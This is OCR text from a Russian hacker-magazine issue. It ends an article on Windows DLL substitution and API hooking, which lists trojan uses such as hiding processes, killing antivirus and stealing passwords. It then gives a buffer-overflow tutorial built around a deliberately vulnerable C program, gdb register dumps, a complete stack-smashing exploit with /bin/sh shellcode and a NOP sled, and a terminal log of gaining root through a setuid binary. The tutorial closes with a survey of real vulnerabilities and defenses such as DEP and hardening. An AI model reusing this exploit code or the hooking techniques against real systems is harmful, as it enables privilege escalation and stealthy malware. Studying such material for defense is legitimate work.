Последний рассмотренный нами метод состоит в подмене реально используемой в приложении библиотеки на свою. Например, точно известно, что какая-то программа подгружает xxx.dll. Можно написать свою библиотеку и назвать ее тем же именем, что и искомая, предварительно переименовав последнюю. Для корректной работы придется экспортировать те же идентификаторы, что и в исходной xxx.dll, задействовав механизм переадресации функций. Но здесь есть одна заковырка: если подменять, например, библиотеку от Microsoft, то при следующем обновлении они вполне могут изменить эту DLL, добавив туда новые функции или сделав еще что-нибудь. Это значит, что не удастся загрузить приложения, использующие эти новые функции.

Этот метод можно также применить для конкретной программы, присвоив нашей библиотеке уникальное имя и добавив ее в раздел импорта exe-

файла. И здесь без глубоких знаний форматов exe- и dll-файлов не выживешь.

ПЕРЕХВАТ API-ФУНКЦИЙ


Теперь немного о перехвате API-функций. Заниматься этим можно только в своем процессе (в чужом слишком сложно), но, комбинируя техники перехвата и внедрения кода, можно добиться неплохих результатов.

Перехват API-вызовов с использованием раздела импорта


В разделе импорта содержится список DLL, необходимых модулю для нормальной работы. Кроме того, в нем перечислены все идентификаторы, которые модуль импортирует из каждой DLL. Вызывая импортируемую функцию, поток получает ее адрес фактически из раздела импорта.

Метод перехвата с использованием раздела импорта выглядит так: определяется точка входа перехватываемой функции, составляется список модулей, в настоящий момент загруженных в контекст требуемого процесса, а затем - перебираются дескрипторы импорта этих модулей в поиске адресов перехватываемой функции. В случае совпадения этот адрес заменяется на адрес нашего обработчика.


Этот способ хорош тем, что код перехватываемой функции не изменяется, поэтому обеспечивается корректная работа в многопоточном приложении. А недостаток в том, что



Распределение памяти в Win9x



Распределение памяти в WinNT



Книга, в которой препарируют Windows

приложения могут сохранить адрес функции до перехвата и затем вызывать ее, минуя обработчик. Также можно получить адрес функции используя GetProcAddress из kernel32.dll.

Сплайсинг функции

Этот способ перехвата довольно стар. Программисты активно использовали его еще в 16-рязрядной Windows. Суть способа в следующем: находится адрес функции, которую нужно перехватить, и заменяются первые пять байт длинным JMP на нужный нам код. Предварительно эти пять байт нужно сохранить где-нибудь, они еще понадобятся для восстановления работоспособности API.

Теперь, когда вызывается обработанная API-функция, переход в ее начале передает управление заранее заготовленному коду. После этого можно восстановить оригинальные байты и API будет работать нормально. Недостаток данного метода в том, что, если после восстановления начала функции произошло переключение контекста на другой поток приложения, он сможет вызвать функцию минуя перехватчик. Чтобы не попасть на такие неприятности, перед установкой API-перехвата необходимо останавливать все побочные потоки, иначе процесс записи может быть прерван и функция вызовется другим потоком, что приведет к ошибке доступа к памяти и аварийному завершению приложения. Этот эффект проявляется не всегда, но может стать причиной нестабильной работы системы, поэтому не следует пренебрегать этим моментом.

ЭТО КОНЕЦ?

К сожалению, объем статьи, как всегда, недостаточен, чтобы вместить в него все, что хочется :), поэтому остается только одно - исполнить свое обещание, данное в начале статьи, и подсказать, как получить доступ к функциям ядра.

API-функции представляют собой не что иное, как функции в системных DLL. Любой процесс в системе обязательно имеет в своем адресном пространстве Ntdll.dll, где располагаются функции Native API - базовые функции низкоуровневой работы с системой, функции Kernel32.dll являются переходниками к более мощным функциям Ntdll, следовательно, целесообразно будет перехватывать именно Native API.

Проблема в том, что Native API-функции не документированы в SDK, но узнать модель их вызова можно дизассемблированием Kernel32.dll. К сожалению, нельзя утверждать, что адреса функций в системных библиотеках не изменяются в зависимости от версии ОС, ее сборки или даже конкретной ситуации.

ЧТО ЖЕ МОЖЕТ БЫТЬ?

А зачем все это нужно? Обычному пользователю такие тонкости, конечно, ни к чему, но людям, программирующим в Windows, это должно быть небезынтересно. Первым делом перехват API и внедрение кода может широко использоваться в троянских программах. Например, можно создать невидимый процесс, скрыть какие-либо файлы на диске, скрыть записи в реестре и скрыть сетевые соединения. Можно легко обходить персональные файрволы и уничтожать антивирусы. Можно легко скрыть присутствие трояна в системе так, что даже тщательная проверка компьютера не даст ничего (правда, перехват сам по себе можно обнаружить ;) - прим. Лозовского). Можно легко получить пароли на вход в систему. Можно на этой основе снимать trial-ограничения серийно, с многих программ, использующих стандартные способы защиты (их подавляющее большинство). Можно делать с системой что угодно - эта технология открывает все двери.

Но, как и у любой медали, у этих способов есть обратная сторона. На основе этой технологии можно создать системы безопасности, различные эмуляторы и т.д. А новый (относительно :)) продукт от Microsoft, Microsoft Windows AntiSpyware, с удовольствием пресекает деятельность на основе большинства перечисленных методов.

Андрей Семенюченко (viruslist@gmail.com)

СОКРУШИТЕЛЬНАЯ АТАКА

BUFFER OVERFLOW НА СЛУЖБЕ ВЗЛОМЩИКОВ

Безусловно, все уже начитались бесконечных новостей о постоянно обнаруживаемых брешах в безопасности. На сегодняшний день ситуация складывается таким образом, что даже ленивый может без труда взломать нужный ему сайт, скачав и применив соответствующий эксплойт.

Как известно, эксплойт - это программа, которая использует уязвимость некоторой другой программы, чтобы предоставить несанкционированный доступ злоумышленника. Уязвимостью чаще всего оказывается возможностью переполнения буфера, о которой и пойдет речь. Скачать эксплойты предложат море бесплатных ресурсов, например те же новостные сайты, специализирующиеся на информационной безопасности. Например, security.nnov.ru, bugtraq.ru, securitylab.ru - это русскоязычные ресурсы, на которых можно найти практически любое описание опубликованных уязвимостей, информацию о существующих исправлениях данных ошибок и возможности обновления на сайте разработчика.

ЛОКАЛЬНЫЕ И УДАЛЕННЫЕ УЯЗВИМОСТИ

Тебя никогда не вводили в заблуждение понятия локальной и удаленной уязвимости? Сейчас мы в этом разберемся. Если коротко, благодаря локальной уязвимости какой-либо программы локальные злоумышленники вызывают переполнение одного из ее внутренних буферов, получив возможность выполнить произвольный код с теми правами и привилегиями, с которыми запущена сама уязвимая программа. Так, недавно в консольном драйвере FreeBSD была обнаружена локальная уязвимость.

Отличная книга Джеймса Си Фостера

Этот драйвер обеспечивает доступ к виртуальным терминалам. В функции CONS_SCRSHOT ioctl(2) обнаружена ошибка разбора входных данных, в результате которой (задав отрицательное или очень большое значение текущих координат) можно привести систему в нестабильное состояние. В результате получают доступ к важной системной информации ядра (в том числе, в некоторых случаях, прочесть введенные пароли), а также к повышению локальных полномочий. Использовать уязвимость может только пользователь, получивший физический доступ к локальной консоли (к файлам /dev/tty*).

Удаленная уязвимость позволяет атакующему удаленно применить эксплойт к уязвимому сетевому сервису, тем самым выполнив удаленный шелл-код для получения доступа к удаленной системе. Например, часто бывает так, что длинная строка передается на удаленный сервер, а тот завершает работу с ошибкой переполнения буфера. Написав эксплойт, который бы переполнял буфер и исполнял удаленный шелл-код с правами запущенного сервера, он получает желанный доступ к системе.

Понятия локальных и удаленных уязвимостей тесно пересекаются с определением шелл-кода. Шелл-код тоже бывает локальным и удаленным. Локальный шелл-код - это машинный код, после исполнения которого происходит доступ к оболочке системы (к cmd в Windows и к шелл-оболочке в *nix-системах). Отличие удаленного шелл-кода в том, что он, помимо всего прочего, открывает на удаленной машине порт, после подключения на который предоставляется командная строка с правами доступа взломанного сервера.

ПЕРЕПОЛНЕНИЕ БУФЕРА

Итак, что же это за зверь - "переполнение буфера"? Это понятие появилось одновременно с архитектурой Фон Неймана. Впервые широкую известность оно получило в 1988 году вместе с интернет-червем Мурса.

Во многих языках программирования, например в распространенном C, не выполняется автоматическая проверка границ в массивах или указателях – вот это и есть проблема переполнения буфера. Кроме того, стандартная библиотека C полна очень опасных функций, примеры которых есть на соответствующей врезке.

При автоматическом выделении памяти для передачи аргументов процедурам и сохранения локальных переменных используется хранилище, называемое стеком и которое является буфером типа LIFO (последним вошел - первым вышел). Когда программа вызывает функцию, создается новая

strcpy(char *dest, const char *src)	Может переполнить целевой буфер
strcat(char *dest, const char *src)	Может переполнить целевой буфер
getwd(char *buf)	Может переполнить буфер buf
gets(char *s)	Может переполнить буфер s
[vf]scanf(const char *format, ...)	Может переполнить свои аргументы
realpath(char *path, char resolved_path[])	Может переполнить буфер path
[v]sprintf(char *str, const char *format, ...)	Может переполнить буфер str

Опасные функции языка C

"граница стека", которая состоит из аргументов, переданных в функцию, а также динамического количества пространства локальных переменных. Существует несколько регистров процессора по управлению стеком. "Указатель стека" является регистром, хранящим текущее положение вершины стека. С помещением новых значений переменных в стек значение этого регистра изменяется, поэтому был реализован регистр "указатель границы", который расположен около начала стека, так что локальные переменные можно легко адресовать относительно этого значения. Адрес возврата из функции также сохраняется в стеке, что вызывает нарушение безопасности, связанное с переполнением стека, так как перезаписывание локальной переменной в функции может изменить адрес возврата из этой функции, потенциально позволяя злоумышленнику выполнить любой код.

ВИДЫ ПЕРЕПОЛНЕНИЯ

Уже был рассмотрен частный случай переполнения буфера - переполнение стека, которое может произойти при автоматическом выделении памяти. Переполнения автоматических буферов наиболее распространены. Размер таких буферов определяется на этапе компиляции. Процедура проверки корректности обрабатываемых данных в этом случае ложится на плечи программистов, часто отсутствует или реализована с грубыми ошибками. Переполнение происходит из-за присутствия в непосредственной близости от автоматических буферов адреса возврата из функции, модификация которого позволяет злоумышленнику осуществить передачу управления на произвольный код.

При статическом выделении памяти происходит выделение памяти под данные внутри сегмента данных программы. Такие данные существуют на протяжении всей жизни программы до ее завершения. В случае неосторожного обращения программист может сильно облегчить работу хакера, так как при данном подходе к выделению памяти это единственный тип буферов, адреса которых явно задаются еще на этапе компиляции. В результате может произойти переполнение в секции данных.

Существует также динамическое выделение памяти. Выделение памяти под данные производится самой программой, когда это необходимо. Время жизни таких данных зависит от программы. Раньше считалось, что переполнения при динамическом выделении памяти произойти не может или, минимум, это маловероятно. Считалось, что при таком раскладе максимум, что светит хакеру, - DoS-атака. В этом виновата хаотичность распределения динамических блоков в памяти. Но как показала практика, буфера, расположенные в динамической памяти, также подвержены переполнению. Многие программисты сначала выделяют буфер фиксированного размера, а затем определяют, сколько памяти им реально необходимо, забывая обработать ситуацию недостатка памяти. Таким образом, злоумышленник может осуществить переполнение кучи!

ПРАКТИЧЕСКОЕ ПРИМЕНЕНИЕ

Для приобретения навыков в переполнении буфера напишем простенькую программу на языке C и попробуем осуществить переполнение стека с помощью функции strcpy(). Это классический случай, который нужен чтобы понять суть процесса, а любые дальнейшие модернизации программы ты сможешь без труда осуществить и сам. Пример будем демонстрировать на старом добром Linux Red hat 9, но выбор системы в данном случае не принципиален и, как всегда, остается за тобой.

Итак, рассмотрим следующий код.

```
#include <stdio.h>
#include <string.h>
int main(int argc, char *argv[])
{
 char buffer[500];

 strcpy(buffer, argv[1]);
 printf("You have entered: %s\n",
                                    buffer);
 return 0;
}
```

Перед нами до боли знакомая функция main, содержащая два встроенных аргумента argc и argv. Аргумент argv типа char - указатель на массив строк. Каждый элемент массива указывает на аргументы командной строки. Один параметр отделяется от другого пробелами. Соответственно, argv[0] - полное имя запущенной программы; argv[1] - первая строка, записанная после имени программы.

С помощью функции strcpy(строка_назначения, строка_отправления) мы заполняем переменную buffer значением первого аргумента. Результат выведем на экран с помощью функции printf().

С виду простая программа, которую, казалось бы, трудно заставить вести себя некорректно. Поместим данный код в файл с названием simple_code.c.

Скомпилируем программу:

```
gcc simple_prog.c -o simple
```

Запустим программу, передав в качестве аргумента "Life is perfect".

На стандартный вывод получим строку

```
You have entered: Life is perfect
```

Теперь воспользуемся услугами Perl и передадим в качестве аргумента значение большее, чем было отведено для переменной buffer, например 524:

```
./simple `perl -e 'print "X"x524'`
```


Результатом программы будет вывод заданного числа символа "X" и сообщения "Segmentation fault". Это значит, что программа завершилась с ошибкой, так как мы ввели число, заведомо превышающее размер переменной buffer. На самом деле число 524 я взял не случайно: это число, при котором стек затирается полностью, а если взять любое меньшее число, например 523, программа завершится корректно.

ОТЛАДЧИК ВСЕМУ ГОЛОВА


Итак, переполнение буфера (в данном случае стека) свершилось. Но как использовать уязвимость программы в своих корыстных целях? Для лучшего понимания воспользуемся популярным отладчиком gdb.

```
gdb ./simple
```

Поскольку большинство эксплойтов содержат инструкции NOP в своих массивах, многие средства обнаружения атак могут идентифицировать злоумышленника по этим инструкциям.



Пишем программу, содержащую уязвимость



Тестируем программу simple на уязвимость

Данная команда позволяет войти в интерактивный режим отладчика. Теперь запустим программу ./simple с необходимыми параметрами:

```
r `perl -e 'print "X"x524'`
```

Получим сообщение вида: Program received signal SIGSEGV, Segmentation fault.

На следующем шаге рассмотрим содержание регистров процессора, введя i r:

```
eax            0x0        0
ecx            0x4212ee20             1108536864
edx            0x11f      287
ebx            0x42130a14             1108544020
esp            0xbfffdf00             0xbfffdf00
ebp            0x58585858             0x58585858
esi            0x40015360             1073828704
edi            0x80483d9              134513625
eip            0x42015501             0x42015501
eflags         0x10202 66050
cs             0x23       35
ss             0x2b       43
ds             0x2b       43
es             0x2b       43
fs             0x0        0
gs             0x33       51
```

Для ядра Linux существуют патчи (PaX и ExecShield), препятствующие выполнению большинства эксплойтов.

В данном случае нас интересует значение регистров ebp и eip.

Регистр EBP - это регистр, который указывает на текущий фрейм стека. С его помощью мы можем обращаться к данным в стеке.

Регистр EIP содержит смещение следующей команды, которую нужно выполнить.


Значение ebp, как ты видишь, полностью затерто символом "X" (0x58 в шестнадцатеричном формате). В eip, напротив, содержится какой-то мусор. Для того чтобы перетереть и этот регистр, перегружаем наш буфер еще на четыре символа:

```
r `perl -e 'print "X"x524'`ZZZZ
```

Среди прочих получено следующее значение регистра eip:

```
eip 0x5a5a5a5a 0x5a5a5a5a
```

Это означает, что eip сейчас заполнен символами "Z" в шестнадцатеричном формате. Основная же цель - заполнить этот регистр адресом шелл-кода, который мы хотим выполнить, и тогда программа не будет вываливаться в Segmentation fault, а в качестве следующей команды выполнит наш шелл-код.



Работаем с отладчиком

```
#define BUFFERSIZE 600 /* Уязвимый буфер + 100 байт */


/* linux x86 shellcode */
char lunixshell[] = "\xeb\x1d\x5e\x29\xc0\x88\x46\x07\x89
                                                \x46\x0c\x89\x76\x08\xb0"
                                        "\x0b\x87\xf3\x8d\x4b\x08\x8d\x53\x0c
                                                \xcd\x80\x29\xc0\x40\xcd"
                                        "\x80\xe8\xde\xff\xff\xff/bin/sh";

unsigned long sp(void)
{
        _asm_("movl %esp, %eax");
}

int main(int argc, char *argv[])
{
        int i;
 int offset=0;
        long esp, ret, *addr_ptr;
        char *buffer, *ptr, *osptr;

 esp = sp();
 /* получили указатель на стек */
        ret = esp-offset;
 /* получили адрес возврата */

        /* выделяем память для буфера */
        if(!(buffer = malloc(BUFFERSIZE))) {
                printf("Couldn't allocate memory.\n");
                exit(-1);
        }

        /* заполняем буфер адресом возврата */
        ptr = buffer;
        addr_ptr = (long *)ptr;
 for(i=0; i<BUFFERSIZE; i+=4)
                *(addr_ptr++) = ret;

        /* заполняем первую половину буфера инструкцией NOP */
 for(i=0; i<BUFFERSIZE/2; i++)
                buffer[i] = '\x90';

        /* вставляем шелл-код начиная с середины буфера */
                ptr = buffer + ((BUFFERSIZE/2) - (strlen
 (lunixshell)/2));
                for(i=0; i<strlen(lunixshell); i++)
                        *(ptr++) = lunixshell[i];

        /* вызываем уязвимую программу с нашем буфером в качестве аргумента*/

        buffer[BUFFERSIZE-1] = 0;
        execl("./simple", "simple", buffer, 0);

        return 0;
}
```

ПИШЕМ ЭКСПЛОЙТ

Ну вот, в регистрах разобрались, как действовать, поняли, остается только написать соответствующий эксплойт. Посмотрим на код во врезке.

Это довольно несложный код. Здесь мы сначала определяем размер уязвимого буфера и резервируем 100 байт под собственные нужды. В переменную linuxshell записываем один популярный шелл-код для его дальнейшего выполнения. Вообще говоря, существует огромное разнообразие шелл-кодов, многие из которых можно без труда бесплатно скачать и использовать по прямому назначению :). Далее следует функция sp(), содержащая ассемблерную вставку, которая в свою очередь копирует значение указателя стека в переменную, возвращаемую этой функцией. Как ты помнишь, это один из основных моментов.

Вот мы и добрались до функции main(), в рамках которой получаем указатель на стек и адрес возврата (в данном случае они будут идентичными при нулевом смещении), затем выделяем память для нашего буфера, заполняем буфер адресом возврата и заполняем первую половину буфера инструкцией NOP. NOP – это инструкция \x90 в шестнадцатеричном формате, которая ничего не делает, только передает управление следующей инструкции. Иногда NOP используется для создания задержек.

Небольшое отступление, чтобы понять смысл использования NOP. Проблема, с которой мы столкнулись, - выяснение адреса расположения шелл-кода, который он получит, когда строка переполнения буфера будет помещена в стек. На помощь придет то, что начальный адрес стека не меняется при запуске каждого нового приложения. Поэтому, зная, где он начинается, возможно угадать примерное расположение буфера, который планируется переполнить. Дело в том, что указатель стека указывает на начало стека, таким образом, адрес буфера нужно указать где-то поблизости к нему. Но знаем ли мы точно, куда "прыгнуть", чтобы выполнить шелл-код? Практически всегда нет. Облегчить эту задачу можно вставкой символов NOP, что мы и сделали. Тем самым мы повысили вероятность угадывания. Таким образом, в случае удачи адрес возврата укажет на одну из команд NOP и вслед за ними выполнится шелл-код.

Далее мы вставляем шелл-код в середину нашего буфера и вызываем уязвимую программу с буфером в качестве аргумента. Вуаля!

Теперь дело за малым: назовем наш эксплойт expl.c и откомпилируем его:

```
gcc ./expl.c -o expl
```

До выполнения expl зададим root в качестве владельца для программы simple, чтобы при использовании эксплойта получить рутовые привилегии.

```
chown 0 ./simple
chmod 4755 ./simple
```

Теперь зайдем в систему под любым непривилегированным пользователем и запустим эксплойт. Если все было сделано правильно, на экране должна появиться решетка, то есть значок "#", символизирующий приглашение для суперпользователя!

РЕАЛЬНЫЕ УЯЗВИМОСТИ

Ошибки, связанные с переполнением буфера, совершаются программистами сплошь и рядом. Целью хакера может стать любое приложение от интернет-браузеров и почтовых клиентов и до средств обнаружения атак и антивирусов!

```
[root@semured xs]# chown 0 ./simple
[root@semured xs]#
[root@semured xs]# chmod 4755 ./simple
[root@semured xs]#
[root@semured xs]# ls -al
total 28
drwxr-xr-x    2 semu     semu         4096 Jun 23 12:09 .
drwx------   33 semu     semu         4096 Jun 23 11:32 ..
-rwxrwxrwx    1 semu     semu           15 Jun 23 12:04 expl
-rwsr-xr-x    1 root     root        11686 Jun 23 11:42 simple
-rw-r--r--    1 semu     semu          175 Jun 17 14:12 simple_code.c
[root@semured xs]#
[root@semured xs]# su - semu
[semu@semured semu]$
[semu@semured semu]$ ./expl
-bash: ./expl: No such file or directory
[semu@semured semu]$ cd xs
[semu@semured xs]$ ./expl
[root@semured root]#
[root@semured root]#
```

Пробуем применить эксплойт

Недавно в очередной раз была обнаружена уязвимость в стандартной библиотеке libc.

О дырах в ослике IE ты, наверное, наслышан. Обычно ссылки на уязвимости в "осле" именуются как "Множественные уязвимости в Microsoft Internet Explorer" и встречаются на каждом шагу, поэтому рассказывать о них даже неинтересно.

Намного интереснее взглянуть на баги, находящиеся в программном обеспечении, призванном защищать наши компьютеры, то есть системы обнаружения атак, межсетевые экраны, антиспамы, антивирусы и другие средства блокировки вредоносного ПО.

Так, недавно была обнаружена серьезная уязвимость в антивирусах компании Symantec. Ошибка в обработке upx-файлов способна привести к переполнению буфера, а как следствие к этому, сканер вместо удаления вируса выполняет его код. В "группу риска" входят такие продукты, как SystemWorks 2004 и Symantec Mail Security for Exchange. Опасность усугубляется тем, что ряд почтовых серверов может использовать уязвимые библиотеки, таким образом, атаке подвержены не только машины конечных пользователей, но и критичные узлы, работающие под Microsoft Windows, Mac OS X, Linux, Solaris и AIX. Группа разработчиков выпустила патч, распространяющийся через LiveUpdate.

Небезызвестный файрвол Microsoft Internet Security and Acceleration Server (MS ISA Server), как оказалось, не менее подвержен атакам. Уязвимость присутствует в фильтре протокола телефонии H.323 и позволяет злоумышленнику произвести переполнение буфера в компоненте-сервисе ISA, реализующем функциональность межсетевого экрана, - Microsoft Firewall Service. Это может привести к выполнению злоумышленником произвольного кода в контексте безопасности сервиса, что дает практически полный контроль над атакованной системой. Основная беда в том, что при установке программного обеспечения MS ISA Server в режиме межсетевого экрана или в интегрированном режиме фильтр H.323 включен по умолчанию. Поэтому администраторы систем, у которых данное ПО работает в режиме кеша, могут спать спокойно: их системы не подвержены данной уязвимости. Microsoft выпустила бюллетень по безопасности MS04-001, который содержит сведения о соответствующем исправлении, в том числе информацию о файлах и вариантах развертывания.


*nix-системы также не являются исключением, и ошибки, связанные с переполнением буфера, встречаются в продуктах, разработанных для данных систем, очень часто. Недавно в очередной раз была обнаружена уязвимость в стандартной библиотеке libc, входящей в состав FreeBSD, на этот раз в реализации функции realpath, входящей в библиотеку libc. Ошибка связана с определением длины строки и, следовательно, приводит к переполнению буфера. Возможные последствия (DoS-атаки, удаленное выполнение кода, повышение уровня доступа) зависят от конкретного приложения, использующего функцию realpath и позиции буфера в стеке. Уязвимости подвержены все версии FreeBSD вплоть до 4.8-RELEASE и 5.0-RELEASE.

Подробнее о переполнении буфера - в Спеце #08(45)/2004 (www.xakep.ru/articles/magazine/2004.asp). »

Примером переполнения кучи может служить уязвимость в Microsoft JPEG GDI+, описанная в бюллетене по безопасности MS04-028.

Иногда злоумышленник может использовать несколько эксплойтов. Первый для получения низкоуровневых привилегий на машине-жертве, последующий – для достижения рутовых привилегий.

Использование IDS (Intrusion Detection Software) позволяет определить и блокировать попытки использовать переполнение буфера.




В Winamp v5.08c исправлена нашумевшая бага, связанная с возможностью переполнения буфера

МОЙ ДОМ – МОЯ КРЕПОСТЬ

От ошибок в коде, тем более от чужих, никто не застрахован, поэтому я настоятельно рекомендую планировать и проводить периодические работы по аудиту и настройке системы. Вот довольно сжатый перечень действий, которые, я надеюсь, помогут существенно повысить безопасность любой оси при минимуме затраченного времени и усилий.

- Мониторинг файловых полномочий и атрибутов. Регулярно проверять права доступа и целостность системных файлов. В *nix-системах особое внимание уделить программам с установленными битами setuid и setgid.
- Блокировка неиспользуемых сервисов. При установке по умолчанию большинство дистрибутивов прописывает в автозагрузку множество программ и служб. Рекомендую использовать утилиты ps, netstat в *nix'ax и tasklist, netstat в Windows XP для проверки. Команда netstat с опциями -a -p --inet поможет определить, какие сетевые сервисы запущены, а также просмотреть идентификаторы процессов, ассоциированные с ними, (PID).
- Проверка целостности скачанных пакетов. С помощью утилит проверки Md5-сумм контролировать целостность всех скачиваемых пакетов.
- Использование безопасных сервисов. Избавиться от всех потенциально опасных сервисов, таких как telnet, ftp, rlogin и rsh, протоколы которых подразумевают открытую передачу паролей и данных. Использовать безопасные утилиты, например ssh.
- Настройка параметров ядра. В *nix-системах возможно изменение некоторых параметров ядра, влияющих на безопасность. Псевдофайловая система /proc предоставляет доступ к параметрам ядра.
- Использование NAT. При наличии нескольких компьютеров в сети, получающих доступ в интернет через отдельный сервер, возможно использование технологии NAT (Network Address Translation), что существенно затрудняет атаки извне.



Ущерб от компьютерных атак, нанесенный мировой экономике (млн. долл.)

ЗАЩИТА ОТ ПЕРЕПОЛНЕНИЯ БУФЕРА НА ПРОГРАММНО-АППАРАТНОМ УРОВНЕ

Пока рядовые компьютерщики изо всех сил пыжатся, настраивая свою ось и спасаясь от злобных хакеров, разработчики микропроцессоров и операционных систем тоже не стоят на месте, пытаясь облегчить твой нелегкий труд. И поверь, это не пустые слова, кое-какие результаты в данном направлении уже достигнуты.

К примеру, компания AMD уже давно заявила, что процессоры Opteron и Athlon 64 могут обнаруживать и блокировать работу вредоносных программ, действие которых основано на переполнении буфера. Чипы AMD умеют не только обнаруживать переполнение буфера, но и предотвращать исполнение кода, который попадает в процессор после переполнения.

Технология, названная Execution Protection, уже присутствует в выпускаемых Athlon 64 и Opteron, и это новшество доступно для счастливых обладателей Windows XP Service Pack 2. AMD также утверждает, что Execution Protection уже работает сегодня в любой системе с 64-х разрядными процессорами AMD под Linux.

Компания Intel в свою очередь заявила, что некий вариант этой технологии используется в процессорах Itanium для серверов высокого уровня, а для "массовых" процессоров она проходит испытания.


Как уже было сказано, в Windows XP со вторым сервис-паком предоставляется набор программных и аппаратных технологий, позволяющих выполнять дополнительную проверку содержимого памяти и предотвращать запуск злонамеренного кода (технология DEP - Data Execution Protection). Основное преимущество функции DEP - возможность предотвратить запуск злонамеренного кода из области данных. Как правило, содержимое стека и кучи по умолчанию не является исполняемым кодом. При использовании аппаратной реализации компонент DEP вызывает исключение при запуске кода из указанных местоположений. При программной реализации DEP для предотвращения запуска злонамеренного кода используется механизм обработки исключений, существующий в Windows.

Управление DEP осуществляется довольно просто. В свойствах системы нужно открыть вкладку "Дополнительно" и кликнуть "Параметры быстродействия". В результате откроется окно с вкладкой "Предотвращение выполнения данных" - это то, что нам нужно. В принципе, пока имеется всего два варианта настройки DEP. Можно либо включить DEP только для основных программ и служб Windows, либо включить DEP для всех программ и служб, кроме выбранных тобой.

Во многих *nix-системах также существует защита от выполнения кода, находящегося в области данных. Подобная защита входит в некоторые дистрибутивы по умолчанию, например в OpenBSD, gr-security в Gentoo Linux или Trusted Debian.

А НАПОСЛЕДОК Я СКАЖУ...

